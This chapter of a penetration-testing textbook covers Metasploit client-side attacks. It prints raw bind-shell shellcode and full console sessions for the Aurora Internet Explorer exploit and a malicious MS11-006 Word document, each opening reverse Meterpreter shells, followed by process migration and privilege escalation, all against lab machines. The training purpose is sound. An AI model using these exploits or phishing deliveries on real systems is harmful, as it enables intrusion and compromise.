Metasploit

The Penetration Tester's Guide

David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni

Foreword by HD Moore

no starch press

8

EXPLOITATION USING CLIENT-SIDE ATTACKS

Years of focus on defensive network perimeters have drastically shrunk the traditional attack surfaces. When one avenue of attack becomes too difficult to penetrate, attackers can find new and easier methods for attacking their targets. Client-side attacks were the next evolution of attacks after network defenses became more prominent. These attacks target software commonly installed on computers in such programs as web browsers, PDF readers, and Microsoft Office applications. Because these programs are commonly installed on computers out of the box, they are obvious attack vectors for hackers. It's also common for these applications to be out of date on users' machines because of irregular patching cycles. Metasploit includes a number of built-in client-side exploits, which we'll cover in depth in this chapter.

If you can bypass all the protective countermeasures a company has in place and infiltrate a network by tricking a user into clicking a malicious link, you have a much better chance of achieving a compromise. Suppose, for example, that you are performing a covert penetration test against a corporate target using social engineering. You decide that sending a phishing email to targeted users will present your best chance of success. You harvest email accounts, names, and phone numbers; browse social-networking sites; and create a list of known employees. Your malicious email instructs the email recipients that payroll information needs to be updated; they need to click a link (a malicious link) in the email to do this. However, as soon as the user clicks the link, the machine is compromised, and you can access the organization's internal network.

This scenario is a common technique regularly leveraged in both penetration tests and actual malicious attacks. It is often easier to attack via users than it is to exploit Internet-facing resources. Most organizations spend a significant amount of money protecting their Internet-facing systems with tools such as intrusion prevention systems (IPSs) and web application firewalls, while not investing nearly as much in educating their users about social-engineering attacks.

In March 2011, RSA, a well-known security company, was compromised by an attacker leveraging this same process. A malicious attacker sent an extremely targeted (spear-phishing) email that was crafted specifically for an Adobe Flash zero-day vulnerability. (*Spear-phishing* is an attack whereby users are heavily researched and targeted rather than randomly chosen from a company address book.) In RSA's case, the email targeted a small group of users and was able to compromise RSA's internally connected systems and further penetrate its network.

Browser-Based Exploits

We'll focus on browser-based exploits within Metasploit in this chapter. *Browser-based exploits* are important techniques, because in many organizations, users spend more time using their web browsers than using any other applications on their computers.

Consider another scenario: We send an email to a small group at an organization with a link that each user will click. The users click the link, and their browsers open to our website, which has been specially crafted to exploit a vulnerability in a certain version of Internet Explorer. The users' browser application is susceptible to this exploit and is now compromised simply by users visiting our malicious website. On our end, access would be gained via a payload (Meterpreter, for example) running within the context of the user who visited the site.

Note one important element in this example: If the target user were running as an administrator, the attacker (we) would do the same. Client-side exploits traditionally run with the same permissions and rights as the target they exploit. Often this is a regular user without administrative privileges, so we would need to perform a *privilege-escalation attack* to obtain additional access, and an additional exploit would be necessary to elevate privileges. We could also potentially attack other systems on the network in hopes of gaining administrative-level access. In other cases, however, the current user's permission levels are enough to achieve the infiltration. Consider your network situation: Is your important data accessible via user accounts? Or is it accessible only to the administrator account?

How Browser-Based Exploits Work

Browser exploits are similar to any traditional exploit but with one major difference: the method used for shellcode delivery. In a traditional exploit, the attacker's entire goal is to gain remote code execution and deliver a malicious payload. In browser exploits, the most traditional way to gain remote code execution is through an exploitation technique called *heap spraying*. But before examining heap spraying in detail, let's talk about what the *heap* is and how it's used.

The heap is memory that is unallocated and used by the application as needed for the duration of the program's runtime. The application will allocate whatever memory is necessary to complete whatever task is at hand. The heap is based on how much memory your computer has available and has used through the entire application's life cycle. The location of memory allocated at runtime is not known in advance, so as attackers, we would not know where to place our shellcode. Hackers can't simply call a memory address and hope to land at the payload—the randomness of memory allocated by the heap prevents this, and this randomness was a major challenge before heap spraying was discovered.

Before moving on, you also need to understand the concept of a *no-operation instruction (NOP)* and *NOP slide*. NOPs are covered in detail in Chapter 15, but we'll cover the basics here because they are important to understanding how heap spraying works. A NOP is an assembly instruction that says, "Do nothing and move to the next instruction." A NOP slide comprises multiple NOPs adjacent to each other in memory, basically taking up space. If a program's execution flow encounters a series of NOP instructions, it will linearly "slide" down to the end of them to the next instruction. A NOP, in the Intel x86 architecture, has an opcode of 90, commonly seen in exploit code as `\x90`.

The heap spraying technique involves filling the heap with a known repeating pattern of NOP slides and your shellcode until you fill the entire memory space with this known value. You'll recall that memory in the heap is dynamically allocated at program runtime. This is usually done via JavaScript, which causes the browser's allocated memory to grow significantly. The attacker fills large blocks of memory with NOP slides and shellcode directly after them. When program execution flow is altered and randomly jumps somewhere into memory, there is a good chance of hitting a NOP slide and eventually hitting the shellcode. Instead of looking for a needle in a haystack—that is, the shellcode in memory—heap spraying offers an 85 to 90 percent chance of the exploit being successful.

This technique changed the game in browser exploitation and in the reliability of exploiting browser bugs. We will not be covering the actual code behind heap spraying, because it's an advanced exploitation topic, but you should know the basics so that you can understand how these browser-based exploits work. Before we begin launching our first browser exploit, let's look at what actually happens behind the scenes when an exploit is launched.

Looking at NOPs

Now that you understand the basics of a heap spray and a NOP, let's take a look at a generic NOP slide in an actual exploit. In the following listing, notice the hexadecimal representation of `\x90`, the Intel x86 architecture opcode. A *90* in Intel x86 assembly is a NOP. Here you see a series of `\x90`s that create our NOP-slide effect. The rest of the code is the payload, such as a reverse shell or a Meterpreter shell.

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30
\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff
\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2
\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85
\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3
\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d
\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58
\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b
\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff
\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68
\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50
\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31
\xdb\x53\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\xc2
\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5\x53
\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75\x6e\x4d
\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff
\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58
\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9
\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3
```

Using Immunity Debugger to Decipher NOP Shellcode

Debuggers offer a window into the running state of a program, including assembly instruction flow, memory contents, and exception details. Penetration testers leverage debuggers on a regular basis to identify zero-day vulnerabilities and to understand how an application works and how to attack it. A number of debuggers are out there, but our personal preference going forward (and used in later chapters) is Immunity Debugger. We recommend that you take a look at the basics of Immunity Debugger before proceeding.

To understand what a NOP slide does, let's use a debugger to look at how the NOP shellcode in the preceding example works. On your Windows XP target, download and install Immunity Debugger from *http://www.immunityinc.com/*. We'll use the `msfpayload` command to generate sample shellcode for a simple TCP bind shell, listening on port 443. As you learned in previous chapters, a bind shell simply listens on a port on a target machine to which we can connect.

```
root@bt:/opt/framework3/msf3# msfpayload windows/shell/bind_tcp LPORT=443 C
```

When these commands are executed, “stage 1” and “stage 2” shellcodes are created in the output. We are concerned only with the stage 1 shellcode, because Metasploit will handle sending the second stage for us when we connect to it. Copy and paste the shellcode from stage 1 into a text editor of your choice. You’ll need to do some minor editing before proceeding.

Now that you have your basic shellcode, add as many NOPs as you want to the beginning of it (such as `\x90\x90\x90\x90\x90`). Then remove all `\x` occurrences so it looks similar to the following:

```
909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090f
ce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f0
52578b52108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c
738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe058
5f5a8b12eb865d6833320000687773325f54684c772607ffd5b89001000029c454506829806b00ffd5505050504
050405068ea0fdfe0ffd59731db5368020001bb89e66a10565768c2db3767ffd5535768b7e938ffffd553535768
74ec3be1ffd5579768756e4d61ffd56a006a0456576802d9c85fffd58b366a406800100000566a006858a453e5f
fd593536a005653576802d9c85fffd501c329c685f675ecc3
```

All this is necessary because you need to use a particular format so that Immunity Debugger will accept your copy-and-paste of assembly instructions. Now you have a bind shell with some NOPs in front of it for testing. Next, open up any executable—let’s use *iexplore.exe* for this example. Open Immunity Debugger, choose **File ▸ Open**, and point to an executable. You should see a number of assembly instructions in the main window (the largest one). Left-click the first instruction on the screen, and hold down SHIFT while left-clicking to highlight about 300 instructions below it.

Copy the shellcode to the clipboard, and right-click in the Immunity Debugger window and choose **Binary ▸ Binary paste**. This will paste the assembly instructions from the example into the Immunity Debugger window. (Remember that we are doing this to identify how NOPs work and how assembly instructions are executed.)

You can see in Figure 8-1 that a number of NOPs are inserted; if you were to scroll down, you would see your shellcode.

When we first exported our shellcode in a `bind_tcp` format, the last instruction through stage 1 ended with `ecc3`. Locate the last set of memory instructions we added ending in `ecc3`.

Right after the `ecc3`, press F2 to create a breakpoint. When you add a breakpoint, once execution flow encounters it, program execution will pause and will not continue. This is important here, because the code still has a lot of the old remnants of the application we opened, and continuing would cause the application to crash, because we already inserted our own code into it. We want to stop and investigate what happened before the application crashes.



Figure 8-1: Examples of multiple NOPs that create the NOP slide

In the example in Figure 8-2, notice the last instruction set, which is a `C3`. That is the last instruction set in our bind shell that we need.

After that `C3`, press F2, which sets up another breakpoint. Now we're ready to roll and see what happens. Go back to the very top, where you added your NOPs, and press F7, which tells the debugger to execute the next assembly command, stepping into your next assembly instruction. Notice that the highlight moves down one line. Nothing happened because you added a NOP.

Next, press F7 a few times to walk down the NOP slide. When you first arrive at the memory instructions, open up a command prompt and type **`netstat -an`**. Nothing should be listening on 443, and this is a good sign that your payload hasn't executed yet.

Press F5 to continue running the rest of the application until it reaches the breakpoint that you set. You should see the breakpoint indicated in the lower-left corner of the Immunity Debugger window. At this point, you have executed your payload within the debugger, and you should now be able to check `netstat -an` and notice port 443 listening.

On a remote machine, try to telnet to the target machine on port 443. You'll notice that nothing happens; this is because the listener hasn't received the second stage from Metasploit yet. On your Back|Track VM, go into Metasploit and set up a multi-handler. This will tell Metasploit that a first-stage listener is on port 443 on the target machine.



Figure 8-2: The last part of our instruction set that we need

```
msf > use multi/handler
msf exploit(handler) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set RHOST 192.168.33.130
RHOST => 192.168.33.130
msf exploit(handler) > exploit
[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.33.129:60463 -> 192.168.33.130:443)
```

You have reached a basic command shell! As a good practicing technique, try a stage 1 Meterpreter reverse and see if you can get a connection. When you are finished, simply close the Immunity Debugger window and you're all done. It's important that you get familiar with Immunity Debugger now, because we will be leveraging it in later chapters. Now let's launch our first browser exploit that uses a heap spray.

Exploring the Internet Explorer Aurora Exploit

You know the basics of how heap sprays work and how you can dynamically allocate memory and fill the heap up with NOPs and shellcode. We'll be leveraging an exploit that uses this technique and something found in nearly every client-side exploit. The browser exploit of choice here is the Aurora exploit (Microsoft Security Bulletin MS10-002). Aurora was most notoriously used in the attacks against Google and more than 20 other large technology companies. Although this exploit was released in early 2010, it particularly resonates with us because it took down some major players in the technology industry.

We'll start by using the Aurora Metasploit module and then set our payload. The following commands should be familiar, because we have used them in previous chapters. You'll also see a couple of new options that we'll discuss in a bit.

```
msf > use windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0 ❶         yes       The local host to listen on.
   SRVPORT     8080 ❷            yes       The local port to listen on.
   SSL         false             no        Negotiate SSL for incoming connections
   SSLVersion  SSL3              no        Specify the version of SSL that should be used
                                                (accepted: SSL2, SSL3, TLS1)
   URIPATH ❸                     no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH / ❹
URIPATH => /
```

```
msf exploit(ms10_002_aurora) > set LHOST 192.168.33.129
LHOST => 192.168.33.129
msf exploit(ms10_002_aurora) > set LPORT 443
LPORT => 443
msf exploit(ms10_002_aurora) > exploit -z
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 192.168.33.129:443
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.33.129:80/
[*] Server started.

msf exploit(ms10_002_aurora) >
```

First, notice that the default setting for `SRVHOST` ❶ is 0.0.0.0: This means that the web server will bind to all interfaces. The `SRVPORT` at ❷, 8080, is the port to which the targeted user needs to connect for the exploit to trigger. We will be using port 80 instead of 8080, however. We could also set up the server for SSL, but for this example, we'll stick with standard HTTP. `URIPATH` ❸ is the URL the user will need to enter to trigger the vulnerability, and we set this to a slash (`/`) at ❹.

With our settings defined, use your Windows XP virtual machine and connect to the attacker using *http://<attacker's IP address>*. You'll notice the machine becomes a bit sluggish. After a little waiting, you should see a Meterpreter shell. In the background, the heap spray was performed and the jump into the dynamic memory was executed, to hit your shellcode eventually. If you open Task Manager in Windows before you run this exploit, you can actually see the memory for *iexplore.exe* growing significantly based on the contact growth of the heap.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.33.130
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:443 -> 192.168.33.130:1161)

msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

You now have a Meterpreter shell, but there's a slight problem. What if the targeted user closes the browser based on the sluggishness of her computer? You would effectively lose your session to the target, and although the exploit is successful, it would be cut off prematurely. Fortunately, there is a way around this: Simply type **`run migrate`** as soon as the connection is established, and hope that you make it in time. This Meterpreter script automatically migrates to the memory space of a separate process, usually *lsass.exe*, to improve the chances of keeping your shell open if the targeted user closes the originally exploited process.

```
meterpreter > run migrate
[*] Current server process: IEXPLORE.EXE (2120)
[*] Migrating to lsass.exe...
[*] Migrating into process ID 680
[*] New server process: lsass.exe (680)
meterpreter >
```

This is a pretty manual process. You can automate this whole process using some advanced options to migrate to a process automatically upon a successful shell. Type **show advanced** to list the advanced features of the Aurora module:

```
msf exploit(ms10_002_aurora) > show advanced

Module advanced options:

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : DisablePayloadHandler
   Current Setting: false
   Description    : Disable the handler code for the selected payload

   Name           : EnableContextEncoding
   Current Setting: false
   Description    : Use transient context when encoding payloads

   Name           : WORKSPACE
   Current Setting:
   Description    : Specify the workspace for this module

Payload advanced options (windows/meterpreter/reverse_tcp):

   Name           : AutoLoadStdapi
   Current Setting: true
   Description    : Automatically load the Stdapi extension

   Name           : AutoRunScript
   Current Setting:
   Description    : A script to run automatically on session creation.

   Name           : AutoSystemInfo
   Current Setting: true
   Description    : Automatically capture system information on initialization.

   Name           : InitialAutoRunScript
   Current Setting:
   Description    : An initial script to run on session created (before AutoRunScript)

   Name           : ReverseConnectRetries
   Current Setting: 5
   Description    : The number of connection attempts to try before exiting the process
```

```
   Name           : WORKSPACE
   Current Setting:
   Description    : Specify the workspace for this module

msf exploit(ms10_002_aurora) >
```

By setting these options, you can fine-tune a lot of the payload and exploit details. Now suppose you wanted to change the amount of tries a reverse connection would do. The default is 5, but you might be concerned with timeouts and want to increase the connection retries. Here, we set it to 10:

```
msf exploit(ms10_002_aurora) > set ReverseConnectRetries 10
```

In this case, you want to migrate automatically to a new process in case the targeted user closes the browser right away. Under the `AutoRunScript`, simply let Metasploit know to autorun a script as soon as a Meterpreter console is created. Using the `migrate` command with the `-f` switch tells Meterpreter to launch a new process automatically and migrate to it:

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
```

Now attempt to run the exploit and see what happens. Try closing the connection and see if your Meterpreter session still stays active.

Since this is a browser-based exploit, you will most likely be running as a limited user account. Remember to issue the `use priv` and `getsystem` commands to attempt privilege escalation on the target machine.

That's it! You just successfully executed your first client-side attack using a pretty famous exploit. Note that new exploits are frequently being released, so be sure to search for all the browser exploits and find which one best suits your needs for a particular target.

File Format Exploits

File format bugs are exploitable vulnerabilities found within a given application, such as an Adobe PDF document. This class of exploit relies on a user actually opening a malicious file in a vulnerable application. Malicious files can be hosted remotely or sent via email. We briefly mentioned leveraging file format bugs as a spear-phishing attack in the beginning of this chapter, and we'll offer more about spear-phishing in Chapter 10.

In traditional file format exploits, you could leverage anything to which you think your target will be susceptible. This could be a Microsoft Word document, a PDF, an image, or anything else that might be applicable. In this example, we'll be leveraging MS11-006, known as the Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow.

Within Metasploit, perform a search for `ms11_006`. Our first step is to get into our exploit through *msfconsole*, and type **`info`** to see what options are available. In the next example, you can see that the file format is exported as a document:

```
msf > use windows/fileformat/ms11_006_createsizeddibsection
msf exploit(ms11_006_createsizeddibsection) > info

. . . SNIP . . .

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Windows 2000 SP0/SP4 English
  2   Windows XP SP3 English
  3   Crash Target for Debugging
```

Next, you can see that we have a few targets available to use, but we'll make it automatic and leave everything at the default settings:

```
Basic options:
  Name        Current Setting                     Required  Description
  ----        ---------------                     --------  -----------
  FILENAME    msf.doc                             yes       The file name.
  OUTPUTPATH  /opt/metasploit3/msf3/data/exploits yes       The location of the file.
```

We'll need to set a payload as usual. In this case, we will select our first choice, a reverse Meterpreter shell:

```
msf exploit(ms11_006_createsizeddibsection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_006_createsizeddibsection) > set LHOST 172.16.32.128
LHOST => 172.16.32.128
smsf exploit(ms11_006_createsizeddibsection) > set LPORT 443
LPORT => 443
msf exploit(ms11_006_createsizeddibsection) > exploit

[*] Creating 'msf.doc' file...❶
[*] Generated output file /opt/metasploit3/msf3/data/exploits/msf.doc❷
msf exploit(ms11_006_createsizeddibsection) >
```

Sending the Payload

Our file was exported as *msf.doc* ❶ and sent to the */opt/* ❷ directory within Metasploit. Now that we have our malicious document, we can craft up an email to our target and hope the user opens it. At this point, we should already have an idea of the target's patch levels and vulnerabilities. Before we actually open the document, we need to set up a multi-handler listener. This will ensure that when the exploit is triggered, the attacker machine can receive the connection back from the target machine (reverse payload).

```
msf exploit(ms11_006_createsizeddibsection) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.32.128
LHOST => 172.16.32.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.32.128:443
[*] Starting the payload handler...
msf exploit(handler) >
```

We open the document on a Windows XP virtual machine, and we should be presented with a shell (provided our VM is Windows XP SP3):

```
msf exploit(handler) >
[*] Sending stage (749056 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.128:443 -> 172.16.32.131:2718) at
    Sun Apr 03 21:39:58 -0400 2011
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

We have successfully exploited a file format vulnerability by creating a malicious document through Metasploit and then sending it to our targeted user. Looking back at this exploit, if we had performed proper reconnaissance on our target user, we could have crafted a pretty convincing email. This exploit is one example of a number of file format exploits available in Metasploit.

Wrapping Up

We covered how client-side exploits generally work by manipulating the heap to work in the attacker's favor. We covered how NOP instructions work within an attack and how to use the basics of a debugger. You'll learn more about leveraging a debugger in Chapters 14 and 15. MS11-006 was a stack-based overflow, which we will cover in depth in later chapters. Note that your success rate with these types of attacks resides in how much information you gain about the target before you attempt to perform the attacks.

As a penetration tester, every bit of information can be used to craft an even better attack. In the case of spear-phishing, if you can talk the language of the company and target your attacks against smaller business units within the company that probably aren't technical in nature, your chances of success greatly increase. Browser exploits and file format exploits are typically very effective, granted you do your homework. We'll cover this topic in more detail in Chapters 8 and 10.